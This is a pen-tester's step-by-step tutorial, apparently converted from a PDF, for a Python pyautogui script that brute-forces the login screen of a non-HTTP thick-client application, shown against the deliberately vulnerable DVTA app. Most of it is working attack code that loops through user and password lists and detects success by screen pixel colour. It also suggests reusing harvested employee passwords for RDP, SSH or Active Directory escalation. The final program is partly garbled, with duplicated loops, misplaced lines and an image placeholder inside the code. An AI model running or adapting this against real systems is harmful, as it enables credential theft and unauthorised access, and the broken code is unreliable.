



NON-HTTP THICK CLIENT APPLICATION LOGIN BRUTE FORCE PROGRAM

Abstract

It is an open source and fun program to automate the brute-force of thick client application.

Gokul Babu
gokulgmb117@gmail.com

Non-HTTP Thick client application login brute-force program

Introduction:

In a recent pen-test of thick-client application which is of non-Http traffic, (i.e TDS protocol) I came across a situation where I need to brute-force the login page of application to get inside. The application was not having any security measures against it. This application was using their employee-id and password for login. Think of scenario where you could brute-force the application with employee-id and get their passwords later to do RDP or SSH/ escalate privilege to AD.

Brute-forcing the application manually would take lot of time, a simple python program would the job. One such program I created which opened up a lot of attack vector is what I will be describing in steps below.

For demonstration purpose I have used DVTA I would recommend you to understand the application of your own and modify this program accordingly.

Step-1:


We would require a python module called “pyautogui” –(widely used for GUI automation) install it using pip later do “import pyautogui,os,time”.

```
C:\Users\gok\Desktop>pip install pyautogui
Collecting pyautogui
  Downloading PyAutoGUI-0.9.50.tar.gz (57 kB)
    | 57 kB 203 kB/s
Collecting pymsgbox
  Downloading pymsgbox-1.0.9.tar.gz (10 kB)
    | 10 kB 203 kB/s
Building wheels for collected packages: pyautogui, pymsgbox
  Building wheel for pyautogui (setup.py): started
  Building wheel for pyautogui (setup.py): finished with status 'done'
  Created wheel for pyautogui: pyautogui-0.9.50-py3-none-any.whl
  Building wheel for pymsgbox (setup.py): started
  Building wheel for pymsgbox (setup.py): finished with status 'done'
  Created wheel for pymsgbox: pymsgbox-1.0.9-py3-none-any.whl
Successfully built pyautogui pymsgbox
C:\Users\gok\Desktop>
>>> import pyautogui,os,time
>>>
```

Step-2:

Now proceed to open the DVTA.exe file manually or use the “os.startfile” – command which will open a file at same location all time. Command: “os.startfile(“C:\\Users\\admin\\Desktop\\dvta-master\\dvta-master\\DVTA\\DVTA\\bin\\Release\\DVTA.exe”)”. I have opened it and place in corner of screen(usefull in running it without any interference)


Start python interactive command shell:



Non-HTTP Thick client application login brute-force program

Step-3:


Now place your cursor near the username field(do not click over it just place it and have interactive cmd shell) and type the command “pyautogui.position()” you can choose to pass the value in x,y variables or do it manually(like I did) in program. I will leave it up to you as workaround.



Step-4:

After getting the location now try to send the first key stroke to application and check if the program works fine. Command: “pyautogui.click(356,130);pyautogui.typewrite('admin\t password',0.25)”

Update the co-ordinates in pyautogui.click() “\t” - used to send tab key and 0.25 is delay seconds to type each character, later you can remove this delay.




Step-5:

Once the key strokes were sent if the application accepts direct enter command to login you can send enter key or you can send “tab or hotkeys according to application and send enter” to hover over to “Login” tab.

“pyautogui.click(356,130);pyautogui.typewrite('admin\t password\t');pyautogui.typewrite(['enter'])”


You would notice I send another “\t” tab according to application behaviour.

Non-HTTP Thick client application login brute-force program



Step-6:

Now that after hovering over to login tab and entering if the application pops up an invalid attempt again send a enter key or tab or hot keys and enter. Like this one “pyautogui.typewrite(['enter'])” – this would remove the pop up from screen and proceed to next line.



Handling exception:

Sometimes application would pop up an exception in that case send a pyautogui.typewrite(['tab','enter']) or pyautogui.hotkeys() or create a exception handler according to your own. And specify a time delay for some-time so the program would work well (i.e time.sleep(30)) 30 second or 5 to 10 second delay depending on application.

And if application doesn't clear the user name or password fields automatically after invalid attempts send keys like this one “pyautogui.click(484,212,clicks=2);pyautogui.typewrite(['del'])”

I came across this one in real-time

Step-7:

Once the application exception or invalid pop is cleared off like this by sending keys proceed to add all the program in one line

```
pyautogui.click(356,130);pyautogui.typewrite('admin\t  
password\t');pyautogui.typewrite(['enter']);pyautogui.typewrite(['enter'])
```

Non-HTTP Thick client application login brute-force program

Step-8:

After understanding the application and once our program work fine/created now we need to just open our username file and password file and automate to send the user and password details.

Command:

```
u=open("user.txt",'r')
p=open("passwords.txt",'r')
users=u.readlines()
passwo=p.readlines()
```

Step-9:


Now define a closing function to exit program before proceeding further to automate brute force or record screen.

Command:

```
def closing():
    u.close()
    p.close()
    print("Successfully completed")
    exit()
```

Step-10:


Once this is done now, we have to record the screen area of application so later we could pass the values to understand if application has been logged in or no. To record the screen send command: "pyautogui.pixel(338,132)" – x,y co-ordinates of app we passed earlier.



```
TypeError: pixel() missing 1 required positional argument:
>>> pyautogui.pixel(338,132)
(255, 255, 255)
>>> pyautogui.pixelMatchesColor(338,132,(255, 255, 255))
True
>>> pyautogui.pixelMatchesColor(338,132,(255, 255, 255))
```

"pyautogui.pixelMatchesColor(338,132,(255, 255, 255))" – to check if the application is still in same location any changes would result in value as false which can be assigned to a variable and passed to loop. Like the screenshot provided below just for demonstration I have logged, in real time you don't need to do that. -don't specify it earlier in program define it inside the second for loop

Non-HTTP Thick client application login brute-force program



Step-11:

Now all we have to do is pass the program in for loop like the one below. And specify our variable and "if condition"

```
for user in users:
    for password in passwo:
        pyautogui.click(338,132);pyautogui.typewrite(user,0.25);pyautogui.typewrite('\t');
        pyautogui.typewrite(password);pyautogui.typewrite(['\t','enter','enter']);time.sleep(5)
        check=pyautogui.pixelMatchesColor(338,132,(255, 255, 255))
```

Step-12:

Finally specify the if condition like one below and then later proceed to call our closing function If the pixel.MatchesColor is false.

```
if check == False:
    print("user:",user, "password:",password)
    time.sleep(5)
    closing()
```

```
def closing():
    u.close()
    p.close()
    print("Successfully completed")
    exit()

for user in users:
    for password in passwo:
        pyautogui.click(338,132);pyautogui.typewrite(user,0.25);pyautogui.typewrite('\t');pyautogui.typewrite(password);pyautogui.typewrite(['\t','enter','enter']);time.sleep(5)
        check=pyautogui.pixelMatchesColor(338,132,(255, 255, 255))
        if check == False:
            print("user:",user, "password:",password)
            time.sleep(5)
            closing()
print("unsuccessfull in finding user & passwords")
```

Final-program:

The final program would look like this one.

Non-HTTP Thick client application login brute-force program

```
import pyautogui,os,time

#Specify the file path to open - opens file in same location all time (optional)
#os.startfile("C:\Users\admin\Desktop\dvta-master\dvta-master\DVTA\bin\Release\DVTA.exe")

#pyautogui.position() - gives position of mouse cursor

#Sends keystroke to application - update the co-ordinates in .click "x,y" - used to send tab key 0.25 is delay seconds to send key stroke

pyautogui.click(356,130);pyautogui.typewrite('admin\t password',0.25)

pyautogui.click(356,130);pyautogui.typewrite('admin\t password\t');pyautogui.typewrite(['\t','enter']);pyautogui.typewrite(['\t','enter'])

print("Till now everything works fine will enter mode brute-force")

u=open("user.txt",'r')

p=open("passwords.txt",'r')

users=u.readlines()

passwo=p.readlines()

def closing():
    u.close()
    p.close()
    print("Successfully completed")
    exit()
    pyautogui.pixel(338,132)

for user in users:
    for password in passwo:
        pyautogui.click(338,132);pyautogui.typewrite(user,0.25);pyautogui.typewrite('\t');pyautogui.typewrite(password);pyautogui.typewrite(['\t','enter','enter'])

for user in users:
    for password in passwo:
        pyautogui.click(338,132);pyautogui.typewrite(user,0.25);pyautogui.typewrite('\t');pyautogui.typewrite(password);pyautogui.typewrite(['\t','enter','enter'])


        check=pyautogui.pixelMatchesColor(338,132,(255, 255, 255))

        if check == False:
            print("User:",user, "password:",password)
            time.sleep(5)
            closing()

print("Unsuccessful in finding user & passwords")
```

Conclusion:

Now that finally the program is created you can run it and test it against the application like the one below. You can use your real-time application. 😊



```
>>> import p
>>> pyautogu
(255, 255, 2
>>> pyautogu
True
>>> pyautogu
True
>>> exit()

C:\Users\admin\
Till now eve
Traceback (m
File "brut
pyautogu
write(['\t'
File "C:\U
returnVa
File "C:\U
time.sleep(
KeyboardInterrupt

C:\Users\admin\Desktop\login automation>python brute-force.py
Till now everything works fine will enter mode brute-force
user: admin
password: admin123
Successfully completed
C:\Users\admin\Desktop\login automation>
```

Note:

This project is open source so you can modify it or re-create new one with AI & GUI automation.

Reference: <https://automatetheboringstuff.com/chapter18/>